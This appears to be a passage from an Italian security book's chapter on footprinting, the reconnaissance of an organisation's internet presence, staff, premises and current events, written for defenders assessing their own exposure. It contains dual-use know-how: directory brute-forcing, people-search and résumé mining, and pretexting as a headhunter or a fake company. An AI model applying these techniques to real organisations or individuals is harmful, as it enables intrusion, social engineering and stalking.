Lo stesso vale per gli attacchi portati nel cyberspazio. Servono moltissime informazioni per portare un attacco mirato e chirurgico (che non sia subito intercettato), perciò gli hacker raccolgono ogni possibile informazione su tutti gli aspetti legati alla sicurezza. Al termine di questa fase, se tutto è stato fatto per il meglio, gli hacker hanno a disposizione un *footprint*, cioè un profilo univoco del loro bersaglio che descrive connessioni a Internet, accesso remoto, intranet/extranet, eventuali partner. Procedendo in maniera strutturata, è possibile raccogliere informazioni da varie fonti per compilare questo importantissimo profilo, e il bersaglio può essere praticamente qualsiasi organizzazione.

In questo capitolo

- **Che cos'è il footprinting?**
- **Footprinting su Internet**

Sun Tzu aveva immaginato tutto ciò già secoli fa, quando scrisse nell'Arte della guerra:

Se conosci il tuo nemico e conosci te stesso, non devi temere il risultato di cento battaglie. Se conosci te stesso ma non il tuo nemico, per ogni vittoria subirai anche una sconfitta. Se non conosci il tuo nemico e nemmeno te stesso, perderai ogni battaglia.

Sarete sorpresi di scoprire quante informazioni relative alla sicurezza della vostra organizzazione sono disponibili subito e pubblicamente a chiunque abbia voglia di cercarle. Ogni attacco, per poter avere successo, richiede motivazione e opportunità, perciò è fondamentale che voi sappiate ciò che il nemico già sa di voi!

Che cos'è il footprinting?

L'attività di footprinting di un'organizzazione, svolta in maniera sistematica e metodica, consente agli hacker di creare un profilo quasi completo dello stato di sicurezza dell'organizzazione in questione. Utilizzando una combinazione di strumenti e tecniche, insieme a una buona dose di pazienza e riflessione, gli hacker possono avvicinarsi a un'entità sconosciuta e ridurla a una serie specifica di nomi di dominio, blocchi di rete, sottoreti, router e singoli indirizzi IP di sistemi direttamente connessi a Internet, oltre a molti altri dettagli relativi al suo stato di sicurezza. Esistono molte tecniche di footprinting, ma tutte puntano principalmente a scoprire informazioni relative ai seguenti ambienti: Internet, intranet, accesso remoto ed extranet.

Nella Tabella 1.1 sono elencati questi ambienti, con le informazioni fondamentali che un hacker cercherà di individuare.

Perché è necessario il footprinting

Il footprinting è necessario per una ragione fondamentale: consente di ottenere un quadro di ciò che l'hacker può vedere. E conoscendo ciò che l'hacker può vedere, si conoscono le potenziali falliche presenti nel proprio ambiente. E conoscendo le falliche, si ha la possibilità di prevenire eventuali attacchi che le sfruttino.

Gli hacker sono molto bravi nell'entrare nella mente delle persone senza che queste se ne accorgano. Lavorano in modo sistematico e metodico per raccogliere tutte le informazioni relative alle tecnologie utilizzate nell'ambiente del bersaglio. Senza una metodologia adatta a svolgere questo tipo di riconoscimento, voi probabilmente perderete informazioni importanti su una specifica tecnologia o organizzazione, ma fidatevi, l'hacker non lo farà. Occorre tenere presente, comunque, che il footprinting è spesso il compito più arduo nel tentare di determinare lo stato di sicurezza di un'entità, e tende a essere quello più noioso per i professionisti della sicurezza freschi di assunzione, ansiosi di iniziare con qualche hacking di prova. Tuttavia, il footprinting è uno dei passaggi più importanti e deve essere svolto in modo accurato e controllato.

Tabella 1.1 Elementi di footprinting che gli hacker cercano di individuare.

Tecnologia	Identifica
Internet	Nomi di dominio Blocchi di rete e sottoreti Specifici indirizzi IP di sistemi raggiungibili via Internet Servizi TCP e UDP in esecuzione su ciascun sistema identificato Architettura di sistema (per esempio, Sparc o x86) Meccanismi di controllo di accesso e relativi elenchi ACL (<i>Access Control List</i>) Sistemi di rilevamento delle intrusioni (IDS, <i>Intrusion-Detection System</i>) Enumerazione di sistema (nomi di utenti e gruppi, banner di sistema, tabelle di routing e informazioni SNMP) Nomi di host DNS
Intranet	Protocolli di rete in uso (per esempio IP, IPX, DecNET e così via) Nomi di dominio interni Blocchi di rete Specifici indirizzi IP di sistemi raggiungibili via Internet Servizi TCP e UDP in esecuzione su ciascun sistema identificato Architettura di sistema (per esempio, Sparc o x86) Meccanismi di controllo di accesso e relativi elenchi ACL (<i>Access Control List</i>) Sistemi di rilevamento delle intrusioni (IDS, <i>Intrusion-Detection System</i>) Enumerazione di sistema (nomi di utenti e gruppi, banner di sistema, tabelle di routing e informazioni SNMP) Nomi di host DNS
Accesso remoto	Numeri di telefono analogici/digitali Tipo di sistema remoto Meccanismi di autenticazione VPN e protocolli correlati (IPSec e PPTP)
Extranet	Nomi di dominio Origine e destinazione della connessione Tipo di connessione Meccanismo di controllo di accesso

Footprinting su Internet

Benché molte tecniche di footprinting siano simili indipendentemente dalla tecnologia (Internet e intranet), questo capitolo tratta in particolare il footprinting delle connessioni a Internet di un'organizzazione. L'accesso remoto è trattato in dettaglio nel Capitolo 7. Il footprinting è un'attività che può svolgersi in percorsi molto intricati, perciò non è indicata una guida passo passo. Tuttavia, in questo capitolo sono delineati i passi di base che dovrebbero consentirvi di portare a termine un'analisi di footprinting esaustiva. Molte di queste tecniche si applicano anche ad altre tecnologie menzionate in precedenza.

Passo 1: definire l'ambito delle proprie attività

Il primo passo è quello di definire l'ambito delle proprie attività di footprinting. Si vuole effettuare il footprinting dell'intera organizzazione, o limitarsi a certe sedi o località? E i partner commerciali (extranet), o i siti di disaster-recovery? Ci sono altre relazioni o considerazioni? In alcuni casi si potrebbe essere intimoriti dal compito di determinare tutte le entità associate a un'organizzazione, nonché metterle in sicurezza, ma sfortunatamente gli hacker non hanno gli stessi timori e sfruttano ogni punto debole in qualsiasi forma si manifesti. Non volete certamente che gli hacker conoscano meglio di voi lo stato di sicurezza della vostra organizzazione, perciò dovete individuare tutte le potenziali falle nel vostro ambiente!

Passo 2: ottenere le opportune autorizzazioni

Un punto che gli hacker solitamente trascurano, ma a cui voi dovete prestare particolare attenzione, è rappresentato da ciò che gli esperti del settore indicano come livelli 8 e 9 del modello OSI a sette livelli: politica e finanziamenti. Questi livelli spesso entreranno nel vostro lavoro, in un modo o nell'altro, ma quando si tratta di autorizzazioni, possono risultare particolarmente ostici. Avete l'autorizzazione a procedere con le vostre attività? E quali sono esattamente le vostre attività? L'autorizzazione è stata concessa dalla persona giusta? È in forma scritta? Gli indirizzi IP da esaminare sono quelli giusti? Chiedete a chiunque si occupi di test di penetrazione se conosce la “carta per uscire di prigione” e lo vedrete certamente sorridere.

Benché l'intima natura del footprinting preveda di muoversi con la massima discrezione nello scoprire informazioni sono accessibili al pubblico relative a un bersaglio, conviene sempre informare i superiori di quanto si intende fare, prima di iniziare.

Passo 3: informazioni accessibili al pubblico

Dopo tutti questi anni passati sul Web, ci capita ancora regolarmente di provare momenti di riverenza per l'incredibile vastità di Internet e di pensare che è ancora piuttosto giovane! Ma lasciamo da parte queste cose e cominciamo...



Informazioni accessibili al pubblico

<i>Popolarità:</i>	9
<i>Semplicità:</i>	9
<i>Impatto:</i>	2
<i>Grado di rischio:</i>	7

La quantità di informazioni prontamente disponibili su di voi, la vostra organizzazione, i suoi dipendenti e ogni altro aspetto che si possa immaginare è davvero incredibile.

E dunque, quali sono gli aghi nel pagliaio che stiamo cercando?

- Pagine web aziendali
- Organizzazioni correlate
- Dettagli sulla sede

- Informazioni sul personale
- Eventi correnti
- Riservatezza e politiche di sicurezza, oltre a dettagli tecnici che indichino il tipo di meccanismo di sicurezza installato
- Informazioni archiviate
- Motori di ricerca e relazioni tra i dati
- Altre informazioni interessanti

Pagine web dell'organizzazione

Un esame accurato delle pagine web del bersaglio spesso consente di ottenere una buona base di partenza. In molti casi un sito web fornisce informazioni eccessive, che possono favorire i malintenzionati. Che lo crediate o no, abbiamo visto dettagli sulla configurazione di sicurezza ed elenchi dettagliati di tutte le risorse utilizzate riportati direttamente sui server web di Internet.

In più, è utile consultare il codice sorgente HTML, cercando in particolare i commenti. Molti elementi non disponibili direttamente al pubblico sono riportati nei tag di commento HTML come <!--! e -->. È più rapido visualizzare il codice sorgente offline, perciò spesso conviene eseguire un mirroring dell'intero sito in modo da poterlo esaminare offline, purché il sito sia realizzato in modo da risultare facilmente prelevabile, quindi in HTML e non Adobe Flash, solitamente in un formato Shockwave Flash (SWF). Disponendo di una copia locale del sito bersaglio è possibile eseguire ricerche di commenti o altri elementi di interesse mediante appositi programmi, perciò le attività di footprinting risultano più efficienti. Tra gli strumenti per il mirroring di siti web ne citiamo due verificati e affidabili:

- Wget (gnu.org/software/wget/wget.html) per UNIX/Linux;
- Teleport Pro (tenmax.com) per Windows.

Non tutti i file e le directory di un sito web sono collegamenti diretti indicizzati da Google, o inseriti in commenti HTML. L'attività di ricerca talvolta richiede tecniche “a forza bruta” che enumerino file e directory “nascosti” in un sito. Questo compito può essere svolto in modo automatizzato utilizzando uno strumento apposito quale OWASP DirBuster (owasp.org/index.php/Category:OWASP_DirBuster_Project), che prevede nove diversi elenchi di varia dimensione e differente livello di completezza, oltre a consentire di utilizzarne altri. Una volta scelto un elenco e un tipo di estensione di file, DirBuster tenta di enumerare file e directory nascosti in maniera ricorsiva (Figura 1.1). Completata l'enumerazione, DirBuster fornisce una funzionalità di reportistica che consente di esportare i file/directory individuati insieme al codice di risposta associato alla richiesta. Questo tipo di enumerazione a forza bruta è estremamente pesante e attira l'attenzione, perciò DirBuster include anche una funzione di proxy per gestire il traffico attraverso privoxy (argomento trattato in precedenza in questo capitolo).

Occorre considerare anche altri indirizzi web, oltre ai principali che iniziano con “<http://>www” e “<https://>www”, per esempio www1, www2, web, web1, test, test1 e così via. E ce ne sono ancora altri, molti altri.

Molte organizzazioni utilizzano dei siti per gestire l'accesso remoto a risorse interne tramite un browser web. Un esempio comune è quello di Microsoft Outlook Web Access, che opera come proxy per i server Microsoft Exchange interni da Internet. URL tipici di questa risorsa sono <https://owa.esempio.com> o <https://outlook.esempio.com>.




Figura 1.1 File e directory individuati con DirBuster.

Analogamente, le organizzazioni che utilizzano mainframe, sistemi System/36 o AS/400, potrebbero offrire l'accesso remoto con browser web attraverso servizi come WebConnect di OpenConnect (openconnect.com), che impiega un emulatore Java 3270 e 5250 e consente di effettuare un accesso stile terminale a mainframe e sistemi midrange come AS/400 tramite il browser del client.

Le reti private virtuali oVPN (*Virtual Private Network*) sono molto comuni, perciò occorre cercare indirizzi come <http://vpn.esempio.com>, <https://vpn.esempio.com> o <http://www.esempio.com/vpn>; spesso si trovano così siti web progettati per aiutare gli utenti a connettersi alle VPN delle loro aziende. Talvolta si trovano informazioni sul fornitore della VPN e dettagli sulla versione, oltre a istruzioni dettagliate su come prelevare e configurare il software client VPN. Questi siti possono anche includere un numero telefonico da chiamare per assistenza, nel caso in cui l'hacker – ehm... volevamo dire il dipendente – abbia difficoltà a connettersi.

Organizzazioni correlate

Occorre cercare riferimenti o collegamenti ad altre organizzazioni in qualche modo legate a quella bersaglio. Per esempio, molte organizzazioni affidano all'esterno buona parte delle attività di sviluppo e progettazione dei siti web. È molto comune trovare commenti inseriti dall'autore in un file incluso nella pagina web principale. Per esempio, recentemente abbiamo trovato la società e l'autore di un file CSS (*Cascading Style Sheet*), a indicare il fatto che lo sviluppo web era stato svolto all'esterno dell'azienda in questione. In altre parole, questa azienda partner diventa un potenziale bersaglio.

```
/*
Author: <nome dell'azienda> <città dove ha sede l'azienda >
Developer: <nome dell'autore 1>, <nome dell'autore 2>
Client: <nome del cliente>
*/
```

In certi casi un'organizzazione è molto attente sulle informazioni fornite, ma i partner non sono altrettanto attenti alla sicurezza e spesso rivelano dettagli aggiuntivi che, uniti ad altre informazioni trovate altrove, possono consentire a un malintenzionato di ottenere un profilo più dettagliato. Inoltre, queste informazioni fornite dal partner possono essere utilizzate anche in seguito per un attacco diretto o indiretto, basato per esempio su tecniche di ingegneria sociale. Se si spende il tempo necessario per controllare tutti i fili di collegamento, alla fine spesso si ottengono i benefici conseguenti.

Dettagli sulla sede

Un indirizzo fisico può essere molto utile per un hacker determinato, rappresentando lo spunto per attacchi basati su tecniche non propriamente informatiche come cercare nella spazzatura, attuare piani di sorveglianza, utilizzare l'ingegneria sociale. Inoltre un indirizzo fisico può anche condurre a un accesso non autorizzato a un edificio, a reti cablate e wireless, computer, dispositivi mobili e così via. Gli aggressori possono anche ottenere immagini da satellite dettagliate da varie fonti su Internet; la nostra fonte preferita è Google Earth, accessibile all'indirizzo earth.google.com/, che in sostanza offre a tutti la visione dell'intero pianeta (o almeno delle aree metropolitane principali) consentendo di zoomare su un particolare indirizzo per ottenere un incredibile livello di dettaglio tramite un'applicazione client ben progettata. Direttamente sul Web, analoga funzionalità è disponibile su Google Maps (Figura 1.2).




Figura 1.2 Utilizzando Google Earth, chiunque è in grado di individuare la sede fisica di un'organizzazione con grande dettaglio e chiarezza.

Utilizzando Google Maps (maps.google.com) si può passare alla Street View (Figura 1.3) che fornisce una sorta di panoramica della zona a livello della strada, in modo da poter acquisire familiarità con l'edificio, i dintorni, le vie e il traffico. Tutte queste informazioni sono utili per i normali utenti di Internet, ma rappresentano un vero e proprio tesoro per i malintenzionati.

È interessante notare che, quando l'automobile di Google percorre con la telecamera le varie strade, non si limita a registrare i dati visuali per Street View, ma traccia anche qualsiasi rete Wi-Fi con gli indirizzi MAC associati. Infatti, tramite Google Locations e Skyhook è possibile cercare informazioni di località basandosi su un indirizzo MAC. I più curiosi possono trovare un'interfaccia di front-end per l'API di back-end di Google Locations presso shodanhq.com/research/geomac. Basta fornire l'indirizzo MAC di un router wireless e il sito interroga Google per trovare qualsiasi informazione di geolocalizzazione disponibile. In occasione della conferenza BlackHat 2010, la presentazione “How I Met Your Girlfriend” (traducibile in “Come ho incontrato la tua ragazza”) di Sammy Kamkar ha mostrato come un hacker potrebbe sfruttare router personali vulnerabili, tecniche di scripting cross-site, servizi di localizzazione e mappe Google per triangolare la posizione di una persona. I dettagli dell'attacco sono troppo lunghi per essere riportati qui, ma chi è interessato può trovare la presentazione citata su youtube.com e vimeo.com.




Figura 1.3 Utilizzando Google Maps, potete vedere ciò che vedrà l'hacker.

Informazioni sul personale

Nomi di contatto e indirizzi email sono dati particolarmente utili. Nella maggior parte delle organizzazioni si utilizzano elaborazioni dei nomi reali dei dipendenti per formare nomi utente e indirizzi e-mail (per esempio, il nome utente di Mario Rossi potrebbe essere mariorossi, mario.rossi, mario_rossi, rossim o simili, e l'indirizzo e-mail potrebbe essere mrossi@esempio.com o qualcosa di simile). Conoscendo uno di questi indirizzi, è facile immaginare gli altri. La conoscenza di un nome utente è molto utile in seguito, quando l'hacker tenta di ottenere l'accesso alle risorse di sistema. Tutti questi elementi possono risultare utili anche in attacchi di ingegneria sociale (che tratteremo meglio più avanti). Gli hacker possono utilizzare i numeri di telefono per cercare di risalire all'indirizzo fisico di una persona tramite siti come phonenumbers.com, 411.com e yellowpages.com. Possono anche utilizzare il numerop di telefono per individuare meglio l'intervallo di numeri da utilizzare con tecniche di war-dialing, o per lanciare attacchi di ingegneria sociale allo scopo di ottenere informazioni aggiuntive o altro.

Altri dettagli personali si possono trovare in Internet utilizzando siti come blackbookonline.info/, che fornisce collegamenti a diverse risorse, e peoplesearch.com, che in certi casi consente agli hacker di ottenere informazioni personali che vanno dal numero di telefono di casa al codice fiscale, a dati delle carte di credito, fedina penale e altro ancora.

Esistono poi numerosi siti web pubblici da cui si possono sottrarre informazioni sul personale attuale o precedente, al fine di informarsi meglio sui punti deboli o critici di un'azienda. I siti web che è utile frequentare nelle attività di footprinting comprendono i classici social network (Facebook.com, Myspace.com, Reunion.com, Classmates.com, Twitter.com), i siti di relazioni professionali (Linkedin.com, Plaxo.com), gestione delle carriere (Monster.com, Careerbuilder.com, Dice.com) e quelli di genealogia familiare (Ancestry.com). Perfino i siti per la gestione di fotografie online (Flickr.com, Photobucket.com) possono essere sfruttati a danno di una persona o un'impresa.

Per quanto riguarda i siti a pagamento, è possibile acquistare elenchi di dati sul personale tramite servizi di business directory quali JigSaw.com (Figura 1.4). Questi siti sono utilizzati principalmente da team di vendita che sono disposti a pagare per ottenere dati di contatto di potenziali clienti. Tramite una sottoscrizione al sito è possibile acquisire ed esportare un singolo contatto o l'intera directory di un'azienda, con il semplice clic su un pulsante. Inoltre, la maggior parte di questi siti di business directory prevede un sistema che incentiva gli abbonati a mantenere aggiornati i dati di contatto. Quando un abbonato riceve un nuovo biglietto da visita durante un incontro di lavoro, è incoraggiato a creare un nuovo record per il contatto corrispondente, se non esiste già, o ad aggiornarlo se esiste e qualche informazione è cambiata. Per ogni record aggiornato, l'abbonato riceve dei punti che può utilizzare per acquisire ulteriori contatti gratuitamente. In questo modo gli abbonati al sito sono incentivati a controllare che i dati del servizio siano aggiornati. Dal punto di vista di un hacker, il fatto che queste informazioni siano registrate in modo centralizzato e siano mantenute aggiornate è molto utile. Pagando una certa cifra, è possibile sfruttare questi servizi di directory per automatizzare il processo di raccolta di informazioni di base sul personale quali nomi, titoli, indirizzi email, numeri di telefono e sedi di lavoro. Questi dati possono quindi essere utilizzati in attacchi di ingegneria sociale e di phishing. Una volta scoperti e associati a un'azienda i nomi di dipendenti, collaboratori e fornitori, gli hacker possono consultare i siti citati e cercare informazioni su tutte queste persone e aziende. Disponendo di informazioni sufficienti, possono realizzare una matrice di punti dati da utilizzare per un ragionamento deduttivo che può consentire di svelare molti dettagli




Figura 1.4 Informazioni sulla struttura di Foundstone recuperate attraverso JigSaw.

sulla configurazione e le vulnerabilità del bersaglio. In effetti, ci sono talmente tanti siti web che riportano informazioni sulle risorse di un'organizzazione e la relativa sicurezza, che potremmo dedicare all'argomento un intero capitolo. Basti dire che, utilizzando i dati ospitati in questi siti web, si può scoprire quasi tutto su un'azienda. Esistono strumenti di data-mining, quali Maltego, che consentono di vagliare enormi quantità di informazioni da varie fonti e tracciare mappe relazionali tra i punti dati raccolti. Esamineremo Maltego in dettaglio più avanti in questo capitolo, nel paragrafo dedicato alle informazioni archiviate. Un'altra interessante fonte di informazioni si trova nella miriade di curriculum disponibili online. Oggi le professioni del mondo IT sono talmente vaste e diverse che trovare la persona più adatta a una posizione specifica è molto difficile. Uno dei modi migliori per facilitare l'incontro tra domanda e offerta è quello di fornire informazioni molto dettagliate e talvolta anche sensibili negli annunci di lavoro e nei curriculum.

Supponete che un'organizzazione abbia bisogno di un esperto di sicurezza informatica per assumere ruoli e funzioni lavorative molto specifici. Questa persona deve conoscere bene questo e quello, essere capace di programmare questo e quest'altro, e così via, avete capito. L'organizzazione deve specificare questi dettagli per ottenere contatti qualificati (marche e versioni di software, specifiche responsabilità, livello di esperienza richiesto e così via). Se una società pubblica un annuncio per cercare un professionista con, per esempio, almeno cinque anni di esperienza nell'uso di firewall CheckPoint e IDS Snort, che tipo di firewall e IDS utilizza secondo voi? La società potrebbe cercare un esperto di rilevamento delle intrusioni per sviluppare e guidare il proprio team. Che cosa vi dice questo fatto sul livello di capacità nel rilevamento delle intrusioni? Forse hanno problemi? O non hanno nemmeno un simile sistema? Se l'annuncio non fornisce tutti i dettagli, una telefonata potrebbe consentire di ottenerli. Lo stesso vale per un curriculum dettagliato: basta spacciarsi per un cacciatore di teste e iniziare a fare domande. Questi tipi di dettagli

possono aiutare un hacker a tracciare un quadro del sistema di sicurezza in uso presso un'organizzazione bersaglio, cosa di estrema importanza quando si pianifica un attacco. Se cercate in Google qualcosa del tipo “azienda resume firewall”, dove azienda è il nome dell'azienda bersaglio, probabilmente troverete un certo numero di résumé o curriculum vitae di dipendenti attuali o passati dell'azienda in questione, con informazioni abbastanza dettagliate sulle tecnologie che utilizzano o hanno utilizzato e i progetti su cui lavorano o hanno lavorato. Siti per la ricerca di lavoro come monster.com e careerbuilder.com contengono decine di milioni di curriculum e annunci di lavoro; cercando nomi di aziende si potrebbero ottenere molti dettagli tecnici. Per poter eseguire ricerche tra i curriculum raccolti in questi siti è necessario registrarsi e pagare una quota, ma per un hacker sarebbe facile spacciarsi per un'azienda immaginaria ed effettuare il pagamento allo scopo di ottenere l'accesso a milioni di curriculum.

Un'altra minaccia alla sicurezza di un'organizzazione, diversa dalla precedente ma reale, può provenire da dipendenti insoddisfatti, ex dipendenti, o anche siti che diffondono informazioni riservate sugli affari interni delle aziende. Se chiedete a qualcuno qualche aneddoto su dipendenti insoddisfatti, probabilmente sentirete narrare episodi di vendetta. Non è raro che le persone rubino, vendano e diffondano i segreti aziendali, danneggino apparecchiature, distruggano dati, configurino bombe logiche per attivarsi in momenti predeterminati, lascino back door che consentano un facile accesso in futuro, o svolgano altre attività di sabotaggio o simili. Questo tipo di minaccia rappresenta uno dei motivi per cui oggi le procedure di licenziamento spesso prevedono il ricorso a guardie di sicurezza, particolari misure precauzionali e persino la scorta fuori dall'edificio.

Gli aggressori potrebbero utilizzare queste informazioni a scopo di estorsione, attività sempre in voga. Potrebbero anche essere interessati al computer personale di un dipendente, che probabilmente contiene dati di accesso al bersaglio. Un software che regista i tasti premuti sul computer di un dipendente potrebbe offrire a un hacker la strada per entrare liberamente nelle aree riservate dell'organizzazione. Perché scervellarsi con firewall, IDS, IPS e così via, quando l'hacker può semplicemente impersonare un utente fidato?

Eventi in corso

Gli eventi in corso sono spesso di grande interesse per gli aggressori. Fusioni, acquisizioni, scandali, licenziamenti, assunzioni improvvise, riorganizzazioni, outsourcing, uso intenso di partner temporanei e altri eventi possono fornire spunti, opportunità e situazioni che in precedenza non esistevano. Per esempio, uno dei primi eventi che si verificano dopo una fusione o un'acquisizione è l'unione delle reti aziendali delle organizzazioni interessate. La sicurezza spesso viene posta in secondo piano per ridurre i tempi dello scambio di dati. Quante volte avete sentito frasi come: “So che non è il modo più sicuro per farlo, ma dobbiamo farlo subito. Penseremo dopo alla sicurezza”. In realtà “dopo” significa spesso “mai”, e così un hacker può sfruttare questa falla aperta in nome della fretta per accedere a una connessione di back-end verso il bersaglio principale.

In questi eventi entra in gioco anche il fattore umano. Il livello di attenzione morale è spesso basso, e le persone potrebbero essere più interessate ad aggiornare il proprio curriculum che a consultare i log di sicurezza o ad applicare l'ultima patch. Nel migliore dei casi, sono in qualche modo distratte. Solitamente vi è un notevole grado di confusione e cambiamento durante questi periodi, e la maggior parte delle persone non vuole farsi percepire come poco collaborativa o di ostacolo al progresso. Ciò fornisce a un esperto di ingegneria sociale maggiori opportunità di sfruttare eventuali punti deboli.

A volte le opportunità si presentano anche nei tempi migliori. Quando un'azienda sperimenta una rapida crescita, spesso i processi e le procedure interne non stanno al passo. Chi si assicura che non si presenti un ospite non autorizzato ai colloqui per l'assunzione di nuovi dipendenti? Chi è che passeggiava tra i corridoi degli uffici, un nuovo assunto o un ospite indesiderato? Chi è quell'uomo con un portatile nella sala conferenze? L'impresa delle pulizie è sempre la stessa? E il custode?

Nel caso di una società quotata in borsa, le informazioni sugli eventi in corso sono largamente disponibili su Internet. In effetti le società quotate hanno l'obbligo di fornire regolarmente una serie di documenti informativi alle autorità di controllo. Questi documenti forniscono numerose informazioni. Nel caso di società statunitensi, due documenti di particolare interesse sono il 10-Q (trimestrale) e il 10-K (annuale), che si possono cercare sul database EDGAR della SEC (l'autorità di controllo della borsa) all'indirizzo sec.gov (Figura 1.5). Una volta trovati questi report, si possono cercare parole come "merger", "acquisition", "acquire" e "subsequent event": con un po' di pazienza, si può costruire un diagramma dettagliato dell'intera organizzazione e relative filiali. Nel caso di società italiane, l'autorità di riferimento è la CONSOB (consob.it) e anche qui si possono ottenere numerose informazioni consultando i documenti ufficiali.

